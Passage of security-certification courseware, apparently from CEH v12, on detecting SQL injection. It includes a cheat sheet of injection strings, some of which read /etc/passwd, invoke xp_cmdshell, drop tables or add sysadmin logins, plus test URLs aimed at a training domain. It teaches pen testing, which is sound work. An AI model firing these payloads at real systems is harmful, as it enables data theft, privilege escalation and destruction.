
Testing for SQL Injection

There are standard SQL injection inputs called testing strings used by an attacker to perform SQL injection attacks. The penetration (pen) tester also uses these testing strings to evaluate the security of an application against SQL injection attacks. The table below summarizes various possibilities for each testing string. These testing strings are widely known as a cheat sheet for SQL injection. A pen tester can use this cheat sheet to test for vulnerability to SQL injection.

Testing String	Testing String	Testing String	Testing String	Testing String
||6	or 1=1--	%22+or+isnull%281%2F0%29+%2F*	' or 1 in (select @@version)--	+or+isnull%281%2F0%29+%2F*
'||'6	" or "a"="a	' group by userid having 1=1--	' union all select @@version--	%27+OR+%277659%27%3D%277659
(||6)	Admin' OR '	'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'	' OR 'unusual' = 'unusual'	%22+or+isnull%281%2F0%29+%2F*
' OR 1=1--	' having 1=1--	CRATE USER name IDENTIFIED BY 'pass123'	' OR 'something' = 'some'+'thing'	' and 1 in (select var from temp)--
OR 1=1	' OR 'text' = N'text'	' union select 1,load_file('/etc/passwd'),1,1,1;	' OR 'something' like 'some%'	' ; drop table temp --
' OR '1'='1	' OR 2 > 1	'; exec master..xp_cmdshell 'ping 10.10.1.2'--	' OR 'whatever' in ('whatever')	exec sp_addlogin 'name' , 'password'
; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemember 'name' , 'sysadmin'	' OR 2 BETWEEN 1 and 3	@var select @var as var into temp end --
%27+--+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' or username like char(37);	
" or 1=1--	Password:*/=1--	' union select * from users where login = char(114,111,111,116);	UNI/**/ON SEL/**/ECT	
' or 1=1 /*	' or 1/*	'/**/OR/**/1/**/=/**/1	'; EXEC ('SEL' + 'ECT US' + 'ER')	

Table 15.2: Standard SQL Injection inputs

Note: Check CEHv12 Tools, Module 15 SQL Injection for a comprehensive SQL injection cheat sheet.



Additional Methods to Detect SQL Injection

- **Function Testing**
  This testing falls within the scope of black box testing and, as such, should require no knowledge of the **inner design of the code or logic**
- **Fuzz Testing**
  It is an adaptive SQL injection testing technique used to **discover coding errors** by inputting a massive amount of random data and observing the changes in the output
- **Static Testing**
  Analysis of the **web application source code**
- **Dynamic Testing**
  Analysis of the **runtime behavior** of the web application

Example of Function Testing

- http://certifiedhacker.com/?parameter=123
- http://certifiedhacker.com/?parameter=1**'**
- http://certifiedhacker.com/?parameter=1'**#**
- http://certifiedhacker.com/?parameter=1**"**
- http://certifiedhacker.com/?parameter=1 **AND 1=1--**
- http://certifiedhacker.com/?parameter=1**'-**
- http://certifiedhacker.com/?parameter=1 **AND 1=2--**
- http://certifiedhacker.com/?parameter=1**'/***
- http://certifiedhacker.com/?parameter=1' **AND '1'='1**
- http://certifiedhacker.com/?parameter=1 **order by 1000**

Additional Methods to Detect SQL Injection

Some additional methods to detect SQL injection are listed below:

- **Function Testing**

  Function testing is a type of software testing technique whereby a software or a system is tested against a set of inputs according to the end user's needs. The output obtained from the inputs is then evaluated and compared with the expected results to check whether it conforms with the functionality or base requirements of a product.

  This testing falls within the scope of black box testing, and as such, requires no knowledge of the inner design of the code or logic. It checks the security, user interface, database, client/server applications, navigational functions, and overall usability of a component or system.

  For example:

```
http://certifiedhacker.com/?parameter=123
http://certifiedhacker.com/?parameter=1'
http://certifiedhacker.com/?parameter=1'#
http://certifiedhacker.com/?parameter=1"
http://certifiedhacker.com/?parameter=1 AND 1=1--
http://certifiedhacker.com/?parameter=1'-
http://certifiedhacker.com/?parameter=1 AND 1=2--
http://certifiedhacker.com/?parameter=1'/*
http://certifiedhacker.com/?parameter=1' AND '1'='1
http://certifiedhacker.com/?parameter=1 order by 1000
```

- **Fuzz Testing**

  It is an adaptive SQL injection testing technique used to discover coding errors by inputting a massive amount of random data and observing the changes in the output.

  Fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" will be generated by the fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks.

  Fuzz Testing Tools:


  - BeSTORM (*https://www.beyondsecurity.com*)
  - Burp Suite (*https://portswigger.net*)
  - HCL AppScan (*https://www.hcltechsw.com*)
  - Peach Fuzzer (*https://sourceforge.net*)

- **Static Testing**

  Analysis of the web application source code.

- **Dynamic Testing**

  Analysis of the runtime behavior of the web application



SQL Injection Black Box Pen Testing

Detecting SQL Injection Issues	Send **single quotes** as input data to identify instances where the user input is not sanitized Send **double quotes** as input data to identify instances where the user input is not sanitized
Detecting Input Sanitization	Use **right square bracket** (the] character) as the input data to identify instances where the user input is used as a part of an SQL identifier without any input sanitization
Detecting Truncation Issues	Send **long strings** of junk data, similar to strings to detect buffer overruns; this action might throw SQL errors on the page
Detecting SQL Modification	Send long strings of single quote characters (or right square brackets or double quotes) These max out the return values from **REPLACE** and **QUOTENAME** functions and might truncate the command variable used to hold the SQL statement

